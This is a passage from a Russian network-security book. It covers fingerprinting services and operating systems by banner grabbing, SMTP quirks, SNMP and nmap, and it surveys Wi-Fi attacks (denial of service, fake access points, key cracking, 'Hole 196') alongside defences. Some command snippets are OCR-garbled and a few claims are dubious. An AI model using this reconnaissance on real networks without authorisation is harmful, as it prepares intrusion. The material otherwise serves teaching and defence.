Мы рассмотрели вопросы, связанные с определением работающих в сети узлов, отслеживанием маршрутов, а также со сканированием портов. Соответственно, мы разобрали и те средства защиты, которые могут быть предприняты и способами их обхода. Теперь нам необходимо определить как можно точнее те операционные системы, сервисы и приложения, которые используются в исследуемой сети. И вот тут будут очень полезны те материалы, которые удалось собрать с помощью социальной инженерии ранее.

Начнем с идентификации TCP-служб. Стоит отметить, что значительная часть уязвимостей относится к уровню приложений, поэтому точная идентификация сервисов очень важна. На основе информации, собранной на данном этапе, можно без особых проблем подобрать нужные уязвимости и эксплойты к ним.

Мы уже провели сканирование портов и обнаружили, что открыто на исследуемых узлах. Номера открытых портов являются косвенным свидетельством использования определенных сетевых служб, например открытый порт 25 – это, скорее всего, служба SMTP, а 80 – это веб. Узнав, какая служба используется на узле, далее необходимо установить, какое именно программное обеспечение реализует данный функционал.

Начнем с самого простого.

Анализ «баннеров»

Это наиболее распространенный метод сбора информации о запущенных на сканируемом узле службах. Данный метод заключается в анализе приветствий,

выводимых службами при подключении на заданный порт. Часто «баннеры» содержат информацию об используемой службе вплоть до номера версии. Тут стоит отметить, что далеко не все сетевые службы являются абсолютно переносимыми, и это вдобавок дает возможность делать предположения об используемой операционной системе. Например, если в баннере присутствует IIS, то сервер работает под Windows, а если SSH, то, скорее всего, перед нами Unix.

Далее несколько примеров.

Вот как выглядит отклик моего файлового сервера Synology USB Station 2 telnet 192.168.1.2 5000:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
                                              <html><head>
                                                        <title>302 Found</title>
      </head><body>
                  <h1>Found</h1>
                                <p>The document has moved
<a href="http://(null)/webman/index.cgi">here</a>.</p>
                                <hr>
                                    <address>Apache/2.2.16 (Unix) Server at * Port 5000</address>
                  </body></html>
```

Судя по строке Apache/2.2.16 (Unix) Server, на этом устройстве используются веб-сервер Apache определенной версии и специально собранная версия Unix.

А вот так выглядит отклик на аналогичный запрос одного бюджетного маршрутизатора:

```
HTTP/1.0 400 Bad Request
Server: WL520 gc/ httpd
Date: Thu, 05 Apr 2012 21:10:25 GMT
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD>
                                                  <BODY BGCOLOR="#cc9999"><H4>400
 Bad Request</H4>
                 Can't parse request.
                                    </BODY></HTML>
```

Казалось бы, это устройство менее «разговорчиво», в отклике нет ни имени, ни версии веб-сервера или операционной системы. Однако стоит обратить внимание на ***WL520 gc***. Можно, конечно, предположить, что это всего лишь сетевое имя устройства и никакой смысловой нагрузки оно не несет. А можно спросить у Google и узнать, что за модель устройства скрывается под данным набором символов.

Обращение к почтовому серверу приведет к следующему отклику:

```
telnet smtp.ru 25
220 smtp.ru ESMTP Sendmail 11 8.11 2/8 11 2, Thu, 10 Jan 2011 18 34:19 +0400
```

У приведенного метода анализа баннеров есть несколько недостатков. Прежде всего многие службы позволяют администратору произвольным образом редактировать свои баннеры-приветствия, то есть существует определенная вероятность, что служба совсем не та, за кого она себя выдает.

Читатель наверняка обратил внимание, что в первых двух приведенных мной примерах показаны аппаратные файл-сервер и маршрутизатор. В таких устройствах все жестко прописано в прошивку и изменить что-либо бывает

очень сложно и не всегда вообще возможно, поэтому в подобных устройствах отклик достаточно правдив. А вот в последнем примере все не так просто. Администратор может без труда поправить настройки почтовой службы, чтобы отклик был не совсем правдивым.

Во-вторых, есть риск, что ОС сканируемого узла работает в какой-нибудь среде эмуляции (например, VMWare). Это может оказать влияние на проверки, основанные на особенностях реализации стека TCP/IP. Аппаратные решения опять же лишены этого «недостатка».

Вот здесь уместным будет вспомнить социальную инженерию, в частности сбор информации посредством анализа требований в объявлениях и возможного собеседования. Если было выяснено, что в корпоративной сети все работает под Windows, а баннерный анализ показывает, что SMTP использует Sendmail, то что-то с баннером не чисто и необходимо использовать другие методы определения сервисов. Аналогично, если в процессе собеседования администраторы активно интересовались вопросами виртуализации и говорили, что все службы виртуализируются, то вполне можно предположить, что целевые сервисы также работают в данной среде. Это может внести существенные правки в стратегию дальнейшего взлома.

Говоря об анализе баннеров, не стоит забывать и об SNMP. В случае если при сканировании портов было выявлено устройство с открытым портом 161 по протоколу UDP, скорее всего, на нем работает служба SNMP (*Simple Network Management Protocol*). SNMP использует MIB (Management Information Bases), представляющую собой иерархическую структуру настроек устройства. Помимо прочих параметров, там содержится и вся информация об используемой операционной системе и установленных пакетах обновлений. По умолчанию многие устройства активируют данный сервис для community public в режиме чтения. И хотя в режиме read only внести какие-либо изменения нельзя, собрать полезную для взлома информацию вполне можно.

Как уже упоминалось, этот протокол применяет на транспортном уровне UDP, поэтому воспользоваться telnet не получится. Для подключения по SNMP и навигации по базе MIB можно воспользоваться MIB-браузерами, которые входят в состав Back-Track. Также можно воспользоваться бесплатным iReasoning MIB browser.

Но в целом стоит отметить, что эти недостатки не позволяют использовать только такой метод для идентификации служб. Необходимо применять и другие методы.

Сетевые протоколы и их реализация в различных службах и приложениях позволяют более точно идентифицировать приложения.

2.7.17. Особенности работы протоколов

Более интересными средствами являются методы, основанные на анализе особенностей работы той или иной службы. Суть этих методов состоит в посылке запросов, которые немного отличаются от стандарта, в использовании редких (малоизвестных) команд или опций. Для начала рассмотрим одну из самых распространенных сетевых служб – электронную почту. Сейчас практически в любой организации есть свой SMTP-сервер, так что пример будет очень актуален.

SMTP-сервер

Поведение SMTP-сервера определяют несколько стандартов: RFC 821, RFC 1425, RFC 1985. Эти стандарты определяют команды, которые SMTP-клиент может выполнить, подключившись к серверу, обязательные возможности самого сервера, допустимые аргументы и данные. Однако, как обычно, не все реализации серверов SMTP удовлетворяют этим требованиям. Кроме того, анализу подлежат и сообщения об ошибках, выдаваемые сервером SMTP, хотя эти сообщения могут быть изменены администратором сервера, что снижает достоверность данного метода. Как правило, достаточно кода ошибки. Рассмотрим несколько приемов, позволяющих отличить один SMTP-сервер от другого.

Как известно, при установлении SMTP-сессии необходимо указать сначала команду HELO, потом MAIL FROM. В случае если MAIL FROM идет сразу, без HELO, некоторые серверы позволяют такое соединение (возвращая код ошибки 220), другие запрещают (501 или 503).

Также стандарты требуют указания имени домена вместе с командой HELO. Стандарт этого не разрешает, но некоторые серверы позволяют выполнить эту команду без указания домена.

Использование команды MAIL FROM <имя> без указания символа «:* полю FROM. Некоторые серверы позволяют это, хотя стандарт это явно запрещает.

Использование команды MAIL FROM: <> с пустым адресом отправителя. Все серверы должны эта разрешать, но бывают исключения.

Некорректное задание адреса отправителя в команде MAIL FROM. Некоторые серверы это запрещают, то есть проверяют существование указанного домена.

Еще один распространенный метод идентификации сервера SMTP – проверка поддержки некоторых команд:

```
HELP
VRFY
EXPN
TURN
SOML
NOOP
EHLO
```

Еще одна интересная техника – «mail-bouncing». Она слабо распространена из-за достаточно большой сложности и малой скорости работы. Смысл этой техники заключается в анализе заголовков электронных писем, специально составленных и посланных в исследуемую сеть. Так, интерес представляют письма для несуществующих пользователей, поскольку они возвращают уведомления о невозможности доставки (правда, далеко не всегда). В этих уведомлениях содержится некоторая информация о почтовых серверах, участвующих в процессе доставки письма. На основе нескольких таких «писем-бумерангов» можно узнать некоторое число узлов внутренней сети (не имея к ней непосредственного доступа) и топологию почтовых пересылок. Кроме того, почтовый протокол позволяет отправлять письма с явным указанием нескольких промежуточных пунктов пересылки. Это дает возможность создать письмо, которое, проделав заданный маршрут внутри исследуемой сети, вернется к отправителю (все это, конечно, существенно зависит от настроек почтовых серверов).

Собранная таким образом информация о сети должна быть подвергнута сравнительному анализу с результатами социальной инженерии, о которой я уже упоминал ранее. Располагая сведениями, полученными с помощью СИ, о том, какой почтовый сервер используется, исследователь сети может сравнить это с теми данными, которые были получены техническими средствами. Считая, что результаты СИ более точные и правдивые, мы сравниваем их с информацией о почтовом сервере. В случае если сведения, полученные из обоих источников, совпадают, мы можем сделать вывод о том, что технические средства исследования не пытаются обмануть, и больше доверять информации, полученной данным способом.

Веб-сервер

Еще одна важная служба прикладного уровня – HTTP. Протокол HTTP версии 1.l описан в RFC 2068. В этом документе предусмотрен метод OPTIONS, согласно которому HTTP-сервер возвращает развернутую информацию о себе. Например:

```
OPTIONS "HTTP\I.1.
```

Собственно, примеры таких ответов я уже приводил ранее, когда описывал анализ «баннеров».

2.7.18. Идентификация операционных систем

Логичным завершением темы анализа приложений будет рассмотрение вопросов идентификации операционных систем. Один из этапов сбора информации о сетевых ресурсах – это определение типа и версии операционной системы (ОС) удаленного узла.

Приведу основные методы определения ОС: простейшие методы, TCP/IP Fingerprinting, основанные на использовании протокола ICMP, а также малоизвестные и редко применяемые.

Простейшие методы определения ОС представляют собой анализ наборов открытых портов, анализ баннеров сервисов прикладного уровня, анализ результатов идентификации сервисов и приложений. Один из самых простых методов определения ОС удаленного узла – подключение на открытые порты и анализ отклика работающих на них служб. Этот метод я уже рассматривал ранее в данном разделе.

Еще один способ – использование команд служб прикладного уровня, например команда SYST протокола FTP.

Наконец, вывод о типе ОС может быть сделан на основе результатов идентификации сервисов и приложений, работающих на целевом сервере.

Из-за этих отличий реакция ОС на определенные сетевые пакеты будет разной. Метод, основанный на указанном наблюдении, называется «TCP/IP Stack Fingerptinting».

В качестве примера средства анализа операционных систем приведу уже неоднократно упоминавшуюся утилиту Nmap.

```
Nmap -O <сканируемый узел> -vv -n
```

Вот мы и рассмотрели способы отслеживания топологии сети, сканирования портов и идентификации удаленных сервисов. Замечу, что в разделе поясняются общие принципы исследования сети и не приводятся все возможные варианты исследования. В качестве инструмента для проведения практических работ рекомендую воспользоваться дистрибутивом Back Track Linux. В нем имеется богатый набор инструментов для решения данных задач.

В результате выполнения действий, описанных в этом разделе, злоумышленник сможет собрать достаточно подробную информацию об атакуемой сети.

2.8. Заключение

В этой довольно большой и важной главе я привел описание множества различных атак, которые могут быть реализованы на соответствующих уровнях иерархической модели. Кроме того, здесь были представлены различные рекомендации по способам защиты от этих атак штатными средствами самих устройств и приложений. В главе сознательно не рассматривалось использование специализированных средств защиты информации, таких как межсетевые экраны и средства обнаружения вторжений. Обо всех подобных системах речь пойдет несколько позже, в отдельной главе.

ГЛАВА 3
Атаки на беспроводные устройства

Сейчас существует множество устройств, осуществляющих обмен информацией посредством беспроводного доступа. Основным средством такого взаимодействия является Wi-Fi. С него мы и начнем рассмотрение атак на беспроводные устройства.

3.1. Атаки на Wi-Fi

Беспроводные сети уже давно стали неотъемлемой частью корпоративной сетевой инфраструктуры. Сейчас практически в любой крупной компании есть своя сеть Wi-Fi. Однако у всего есть обратная сторона. Беспроводные сети нуждаются в защите гораздо больше, чем проводные каналы связи. Причин этому несколько.

Прежде всего это сложность обеспечения физической безопасности. Если для того, чтобы подключиться и перехватить трафик в корпоративной проводной сети, необходимо проникнуть на территорию организации и найти свободную розетку, то для перехвата беспроводного трафика зачастую можно даже не находиться на территории компании.

Второй проблемой является то, что очень часто администраторы используют недостаточно надежные настройки или же вообще ограничиваются теми, что были прописаны по умолчанию.

Наконец, третьей проблемой являются технологические особенности используемых протоколов, которые также могут стать причинами проблем с безопасностью.

3.1.1. Протоколы защиты

Начнем с теории, а именно с того, какие протоколы на сегодняшний день используются для защиты беспроводных сетей.

Для защиты беспроводных сетей можно использовать следующие средства:

- протоколы шифрования (WEP, WPA, WPA2);
- протоколы аутентификации (802.1X, RADIUS, EAP);
- виртуальную частную сеть (VPN).

Рассмотрим более подробно, что из себя представляет каждый из протоколов шифрования и используемые с ними протоколы аутентификации.

3.1.2. Протокол WEP

Данный протокол шифрования сегодня можно встретить практически в любом устройстве беспроводного доступа. Собственно, этот протокол является тем минимумом шифрования, который можно обеспечить. Протокол WEP (Wired Equivalent Privacy) был изначально заложен в спецификацию беспроводных сетей IEEE 802.11. Как видно из названия, WEP должен был являться своего рода аналогом проводной безопасности (во всяком случае, расшифровывается он именно так), однако реально никакого эквивалентного проводным сетям уровня безопасности он, конечно же, не предоставляет.

Протокол WEP позволяет шифровать поток передаваемых данных на основе алгоритма RC 4 с ключом размером 64 или 128 бит. Данные ключи имеют так называемую статическую составляющую длиной от 40 до 104 бит и дополнительную динамическую составляющую размером 24 бита, называемую вектором инициализации (Initialization Vector, IV).

На простейшем уровне процедура WEP-шифрования выглядит следующим образом: первоначально передаваемые в пакете данные проверяются на целостность (алгоритм CRC-32), после чего контрольная сумма (integrity check value, ICV) добавляется в служебное поле заголовка пакета. Далее генерируется 24-битный вектор инициализации (IV), и к нему добавляется статический (40-или 104-битный) секретный ключ. Полученный таким образом 64- или 128-битный ключ и является исходным ключом для генерации псевдослучайного числа, использующегося для шифрования данных. Затем данные смешиваются (шифруются) с помощью логической операции XOR с псевдослучайной ключевой последовательностью, а вектор инициализации добавляется в служебное поле кадра. С учетом современных вычислительных мощностей вскрытие ключей такого размера занимает буквально несколько минут. Подробнее способы вскрытия различных ключей мы обсудим чуть позже.

Протокол безопасности WEP предусматривает два способа аутентификации пользователей: Open System (открытая) и Shared Key (общая). При использовании открытой аутентификации никакой аутентификации, собственно, и не существует, то есть любой пользователь может получить доступ в беспроводную сеть. Однако даже при применении открытой системы допускается использование WEP-шифрования данных.

3.1.3. Протокол WPA

Как я уже упоминал, протокол WEP имеет ряд серьезных недостатков и не является для взломщиков труднопреодолимым препятствием. Поэтому в 2003 году был представлен следующий стандарт безопасности – WPA (Wi-Fi Protected Access). Главной особенностью этого стандарта является технология динамической генерации ключей шифрования данных, построенная на базе протокола TKIP (Temporal Key Integrity Protocol), представляющего собой дальнейшее развитие алгоритма шифрования RC4. По протоколу TKIP сетевые устройства работают с 48-битовым вектором инициализации (в отличие от 24-битового вектора WEP) и реализуют правила изменения последовательности его битов, что исключает повторное использование ключей. В протоколе TKIP предусмотрена генерация нового 128-битного ключа для каждого передаваемого пакета.

Кроме того, контрольные криптографические суммы в WPA рассчитываются по новому методу под названием MIC (Message Integrity Code). В каждый кадр здесь помещается специальный восьмибайтный код целостности сообщения, проверка которого позволяет отражать атаки с применением подложных пакетов. В итоге получается, что каждый передаваемый по сети пакет данных имеет собственный уникальный ключ, а каждое устройство беспроводной сети наделяется динамически изменяемым ключом.

Кроме того, протокол WPA поддерживает шифрование по стандарту AES (Advanced Encryption Standard), то есть по усовершенствованному стандарту шифрования, который отличается более стойким криптоалгоритмом, чем это реализовано в протоколах WEP и TKIP.

При развертывании беспроводных сетей в домашних условиях или небольших офисах обычно используется вариант протокола безопасности WPA на основе общих ключей – WPA-PSK (Pre Shared Key).

При использовании WPA-PSK в настройках точки доступа и профилях беспроводного соединения клиентов указывается пароль длиной от 8 до 63 символов.

WPA-PSK не подходит для беспроводных сетей крупных организаций, для них используется WPA-EAP, где авторизация пользователей проводится на отдельном RADIUS-сервере. Для использования 802.1x необходимо разворачивать полноценную инфраструктуру открытого ключа PKI. Сервер аутентификации, после получения сертификата от пользователя, применяет 802.1X для генерации уникального базового ключа для сеанса связи. TKIP осуществляет передачу сгенерированного ключа пользователю и точке доступа, после чего выстраивает иерархию ключей плюс систему управления. Для этого используется двусторонний ключ для динамической генерации ключей шифрования данных, которые, в свою очередь, используются для шифрования каждого пакета данных. Подобная иерархия ключей TKIP заменяет один ключ WEP (статический) на 500 млрд возможных ключей, которые будут применены для шифрования данного пакета данных.

Дальнейшим развитием протокола WPA является WPA2. WPA2 определяется стандартом IEEE 802.11i, принятым в июне 2004 года. В нем реализовано CCMP и шифрование AES, за счет чего WPA2 стал более защищенным, чем его предшественник. CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol, протокол блочного шифрования с кодом аутентичности сообщения и режимом сцепления блоков и счетчика) – протокол шифрования 802.11i, созданный для замены TKIP, обязательного протокола шифрования в WPA и WEP, как более надежный вариант.

3.1.4. Физическая защита

Также необходимо правильно настроить зону охвата вашей беспроводной сети. То есть не полениться выйти с ноутбуком за пределы охраняемого периметра, например на парковку перед офисом, и проверить, «видна» ли оттуда ваша сеть. Если она появляется в списке доступных беспроводных сетей, лучше снизить мощность сигнала.

Еще одним способом защиты является фильтрация MAC-адресов клиентских устройств, которые могут подключаться к беспроводной сети. Очевидно, что

использовать фильтрацию можно только в небольших сетях, где количество клиентов не превышает нескольких десятков. Но при этом не стоит забывать, что это не панацея, так как изменение MAC-адреса не представляет большой проблемы для опытного взломщика, и нужно в обязательном порядке использовать шифрование.

3.1.5. Сокрытие ESSID

Итак, мы поговорили о протоколах защиты беспроводных сетей. Теперь перейдем к обсуждению особенностей их настройки и типичных ошибок

Начнем с использования идентификатора сети (ESSID). Многие администраторы считают, что сокрытие ESSID помогает защитить их беспроводную сеть. На самом деле это не особенно хороший способ защиты. Дело в том, что опытный злоумышленник сможет без труда обнаружить вашу беспроводную сеть даже при отключенной трансляции ESSID. Поэтому для небольшой сети имеет смысл отключить трансляцию, а вот для крупной трансляция должна быть включена, для того чтобы мобильные сотрудники могли без лишних сложностей к ней подключаться. Значение ESSID не должно идентифицировать вашу беспроводную сеть, то есть оно не должно содержать названия компании или другой информации, которая может привлечь злоумышленников.

Здесь в качестве примера приведу утилиту NetStumdler (http://www.netstumbler.com/). На рис. 3.1 представлен список обнаруженных с помощью этой утилиты беспроводных устройств.




Рис. 3.1. *Поиск беспроводных сетей*

Как видно, для некоторых удалось определить даже ESSID. Для других осмысленное название NetStumbler не указала, однако информация хакерам для дальнейшего поиска и взлома все равно имеется.

3.1.6. Возможные угрозы

Мы поговорили о сокрытии ESSID и фильтрации MAC-адресов, теперь посмотрим, какой конкретно вред злоумышленник может попытаться нанести беспроводной сети. Во-первых, он может вывести из строя всю сеть, атаковав устройства доступа по Wi-Fi. В этом случае все мобильные сотрудники не смогут работать с сетевыми ресурсами, что может привести к убыткам из-за простоя.

Во-вторых, он может попытаться похитить данные с доступных корпоративных серверов. Здесь речь идет о проникновении в сеть через Wi-Fi и краже данных. В-третьих, он может осуществить атаку «человек посередине» (Man-In-The Middle). В этом случае злоумышленник может пропускать весь трафик через устройство, которое он контролирует, и просматривать, а также при необходимости модифицировать проходящий трафик. В-четвертых, он может украсть ключи шифрования и незаметно читать весь трафик, передаваемый по сети. Если предыдущие три способа так или иначе требуют от взломщика совершения каких-либо действий в процессе работы с беспроводной сетью, будь то генерация трафика для вывода из строя сети, хищение или модификация данных, то, один раз украв нужные ключи шифрования, он сможет совершенно незаметно читать трафик, никак не выдавая себя. Этот вариант является наиболее опасным.

3.1.7. Отказ в обслуживании

Первая возможная угроза – это отказ в обслуживании. Для осуществления этой угрозы есть множество способов. Прежде всего злоумышленник может осуществить генерацию помех на частоте работы беспроводной сети. Дело в том, что IEEE 802.11 является «вежливым» стандартом, то есть устройства не начнут передачу пакетов до тех пор, пока канал передачи не будет свободен. Таким образом, злоумышленник может генерировать помехи с помощью недорогих, но достаточно мощных передатчиков, работающих на той же частоте.

Бороться с такими атаками техническими средствами не так просто, потому что не шифрование, не фильтрация MAC-адресов здесь не помогут. Лучшим средством могут стать организационные меры, предотвращающие проникновение посторонних в непосредственную близость к корпоративной беспроводной сети.

Вообще, тема устройств, используемых злоумышленником, и их мощности довольно интересна сама по себе. Взломщик может приобрести в интернете достаточно мощное устройство с направленной антенной стоимостью порядка тысячи долларов. С помощью такого устройства он сможет, находясь на довольно почтительном расстоянии, «снимать» трафик.

Но вернемся к отказам в обслуживании. Также злоумышленник может повторно отправить данные ARP-таблицы. При этом ему не нужно расшифровать пакет, достаточно его просто повторить. В случае если эти данные уже не корректны, это может привести к выходу из строя беспроводной сети. Здесь необходимо настроить мониторинг ваших беспроводных устройств средствами IPS (Intrusion Prevention System, система предотвращения вторжений), которые

смогут определить подозрительную активность, в частности изменения в ARP кеше устройств и связанные с этим сбои.

Еще один способ на время вывести из строя беспроводную точку доступа – это отправка сообщений об ошибках. То есть если после получения более чем двух сообщений о неверной контрольной сумме (хеше) переданных точкой пакетов многие устройства перестают на одну минуту передавать трафик. Таким образом, злоумышленнику достаточно отправлять раз в минуту три сообщения о неверной контрольной сумме, для того чтобы точка доступа перестала нормально работать. Стоит отметить, что на многих современных Wi-Fi маршрутизаторах данный режим включен по умолчанию. Наилучшим способом борьбы с такими атаками является отключение данного режима контроля ошибок. Для практической реализации таких атак можно воспользоваться утилитами, находящимися в разделе Wireless дистрибутива Backtrack.

Даже в случае, если вы успешно предотвращаете все предыдущие атаки на отказ в обслуживании, еще одна уязвимость, которой может воспользоваться злоумышленник, кроется в реализации самого беспроводного протокола. Речь идет об управляющих фреймах. Дело в том, что управляющая информация передается в незашифрованном виде и никак не аутентифицируется. Злоумышленник может, отправляя поддельные служебные фреймы, вывести из строя беспроводную сеть. Для борьбы с этим Cisco предлагает технологию Management Frame Protection. Суть данной технологии заключается в том, что к каждому служебному фрейму прибавляются цифровые подписи. Благодаря использованию цифровых подписей корпоративная система IPS может быстро определить то, что кто-то отправляет поддельные фреймы, и отключить данный хост от сети. Вообще же, в стандарте 802.11w имеется защита служебного трафика.

Для входа в беспроводную сеть нам необходимо сначала аутентифицироваться. Здесь нужно запомнить, что хорошая аутентификация есть процесс двусторонний. То есть при подключении нам необходимо сначала проверить его сертификат и предоставить свой для проверки. Лишний довод в пользу 802.1x.

Атака Network Allocation Vector заключается в следующем. При передаче данных в служебном фрейме указывается, сколько времени мы собираемся занимать канал. Это делается для того, чтобы избежать коллизий. На это время передача других пакетов на данном канале не ведется. Злоумышленник может указать в служебном фрейме чрезмерно большое значение поля, в результате чего теоретически точка доступа может выйти из строя на несколько минут. Для борьбы с этим Cisco также предлагает технологию Management Frame Protection.

3.1.8. Поддельные сети

Вот мы перебрали возможные атаки на отказ в обслуживании. Теперь рассмотрим, что может сделать злоумышленник после успешного осуществления атак данного типа. Выведя из строя корпоративную сеть, злоумышленник подставляет вместо нее свою беспроводную сеть с тем же ESSID. Осуществить это можно с помощью мощных беспроводных устройств с направленной антенной, о которых я уже упоминал ранее. Пользователи подключаются к поддельной беспроводной сети, и злоумышленник без труда сможет прослушивать весь передаваемый ими трафик и извлекать из него интересующие сведения.

В частности, многие пользователи со своей рабочей станции могут посещать социальные сети или пользоваться услугами интернет-банкинга. Учетные данные, необходимые для работы с данными сервисами, могут быть перехвачены злоумышленником. Также взломщик может осуществить «фишинг», то есть подмену сайтов, в результате заставив пользователей ввести свои учетные, к примеру, на поддельном сайте интернет-магазина.

Однако, для того чтобы заставить хотя бы часть пользователей подключиться к поддельной беспроводной сети, злоумышленнику совершенно не обязательно выводить из строя корпоративную сеть. Пользователи сами подключатся к его сети. Делается это следующим образом. Если на компьютере пользователя разрешено подключение к доступным беспроводным сетям, то при каждом включении адаптер беспроводного доступа будет пытаться подключиться к тем сетям, профили которых сохранены на данной машине. То есть если вы когда-либо подключались к сети Beeline Wi-Fi, то этот профиль сохраняется у вас на машине, и при каждом включении адаптер будет пытаться подключиться к данной сети. Попытка подключения будет выражаться в передаче фрейма, содержащего ESSID сети, к которой клиент желает подключиться, а также параметры безопасности, использовавшиеся при подключении. Для упомянутой сети Beeline Wi-Fi шифрование не используется. Это означает, что никаких дополнительных настроек на стороне клиента делать не нужно и подключение произойдет действительно автоматически.

Строго говоря, если у пользователей разрешено подключение к любым доступным сетям, то он может просто «подсунуть» свою не требующую настройки беспроводную сеть, и если сигнал будет сильнее, чем у корпоративных точек доступа, то многие клиенты подключатся к его сети, даже если ESSID будет им совершенно незнаком. Очень не многие пользователи обращают внимание на то название беспроводной сети, что им пишет система в трее при подключении.

Лучшим способом борьбы с описанными способами подключения к поддельным сетям является запрет использования незащищенных сетей, а также запрет на подключение к доступным профилям. Реализовать данные запреты в рамках корпоративной сети можно с помощью групповых политик.

3.1.9. Ошибки при настройке

Одним из лучших средств защиты беспроводной сети является использование инфраструктуры открытого ключа PKI. Однако и здесь возможны ошибки в настройке, которые могут привести к подмене сети злоумышленником. Прежде всего сертификат открытого ключа лучше всего хранить на подключаемом носителе, а не в реестре Windows, так как оттуда его можно достать. Также необходимо правильно настроить двустороннюю аутентификацию, то есть аутентификацию как клиента сервером, так и сервера клиентом. Зачастую многие администраторы отключают проверку сертификата сервера на клиенте. В результате абонент не будет проверять серверный сертификат при подключении к сети и единственным средством защиты останется ESSID, который злоумышленник сможет легко подменить. Далее ему необходимо будет развернуть свой сервер аутентификации, например на основе FreeRADIUS, который будет аутентифицировать клиентов, не производя проверки их сертификатов.

В результате получаем ту же атаку «человек посередине». Для борьбы с этой угрозой необходимо также использовать IPS.

3.1.10. Взлом ключей шифрования

Поговорим о взломе зашифрованных протоколов. Как известно, взломать можно любой шифр, это лишь вопрос времени. Злоумышленник может достаточно долго работать в режиме прослушивания, записывая передаваемый трафик, а затем с помощью специальных утилит попытаться расшифровать его ключ шифрования. Для протокола WEP этот процесс не займет много времени. Для WPA-PSK все будет зависеть от длины и сложности ключа шифрования.

Но не стоит обольщаться. Технический прогресс не стоит на месте, и в последнее время большую популярность прибрел метод перебора паролей с использованием в качестве вычислительных мощностей видеокарт. Дело в том, что сопроцессор, используемый в видеокартах, идеально подходит по своим вычислительным характеристикам для быстрого подбора. Учитывая, что стоимость самой мощной видеокарты не превышает нескольких сотен долларов, а установить их можно до четырех в один компьютер, то быстрый подбор может стать не таким дорогим делом. В результате вскрытие достаточно сложного ключа шифрования может занять порядка месяца.

Также, говоря о подборе, не стоит забывать и про ботнеты, вычислительные мощности которых позволяют осуществлять подбор за разумный интервал времени.

Лучшим средством борьбы с такими атаками являются отказ от использования WPA-PSK и переход на инфраструктуру PKI.

Мы уже говорили о необходимости смены ESSID, используемого по умолчанию. Причина необходимости такой замены кроется в следующем. При шифровании трафика, передаваемого по беспроводной сети, используется ESSID. Для типовых значений идентификатора существуют так называемые Rainbow-таблицы, содержащие значения зашифрованных с помощью данных идентификаторов пакетов. По этим таблицам злоумышленник сможет буквально за несколько секунд расшифровать ключ шифрования. Для борьбы с этим необходимо использовать нестандартное (неосмысленное) значение ESSID.

Unicast-трафик (одноцелевая передача пакетов) используется прежде всего для сервисов «персонального» характера. Каждый абонент может запросить персональный видеоконтент в произвольное, удобное ему время. Unicast-трафик направляется из одного источника к одному IP-адресу назначения.

Broadcast-трафик (широковещательная передача пакетов) использует специальный IP-адрес, чтобы посылать один и тот же поток данных ко всем абонентам данной IP-сети. Например, такой IP-адрес может оканчиваться на 255, например 192.0.2.255, или иметь 255 во всех четырех полях (255.255.255.255).

Multicast-трафик (групповая передача пакетов) используется для передачи потокового видео, когда необходимо доставить видеоконтент неограниченному числу абонентов, не перегружая сеть. Это наиболее часто используемый тип передачи данных в IPTV-сетях, когда одну и ту же программу смотрят большое число абонентов. Multicast-трафик использует специальный класс IP-адресов назначения, например адреса в диапазоне 224.0.0.0.....239.255.255.255. Это могут быть IP-адреса класса D.

3.1.11. Уязвимость 196

Еще один способ проникновения в беспроводную сеть заключается в использовании так называемой «уязвимости 196». Она заключается в следующем: при передаче unicast-данных всегда применяется уникальный ключ, а при передаче данных broadcast или multicast используется один и тот же ключ. Этот ключ знают драйверы клиентских устройств, и теоретически этот ключ можно извлечь. В результате злоумышленник сможет осуществить атаку «человек посередине» посредством использования ARP. Для этого он может подменить MAC-адрес шлюза по умолчанию на адрес своей машины. В результате весь трафик сначала будет поступать на его машину, а уже после передаваться в интернет. Защититься от этого можно с помощью IPS-систем. Также во многих беспроводных маршрутизаторах имеется режим, позволяющий запретить обмен трафиком между пользователями напрямую (аналог Private VLAN). При использовании данного режима, даже если злоумышленник сможет подменить MAC-адрес шлюза по умолчанию, точка доступа не пропустит трафик, что приведет к неработоспособности беспроводной сети, однако это лучше, чем прослушивание трафика злоумышленником.

3.1.12. В обход защиты

Еще одна атака, не связанная непосредственно с безопасностью беспроводных сетей, – это установка злоумышленником собственной точки беспроводного доступа в корпоративной сети. В случае если взломщику каким-либо образом удалось проникнуть в корпоративную сеть и подключить к сети свою точку доступа (как правило, просто подключив ее к свободной розетке), он сможет без труда работать в корпоративной сети, обойдя межсетевые экраны и средства защиты, находящиеся по периметру. Способов борьбы с этим несколько. Прежде всего необходимо принудительно отключить на коммутаторах все неиспользуемые сетевые розетки (режим disabled). Пример настройки отключения сетевых розеток для коммутаторов Cisco был описан в разделе, посвященном атакам на коммутаторы.

Также хорошим решением является использование на коммутаторах 802.1x для аутентификации подключающихся устройств. Однако эти средства защиты требуют определенных знаний и затрат, которые может себе позволить не каждая организация.

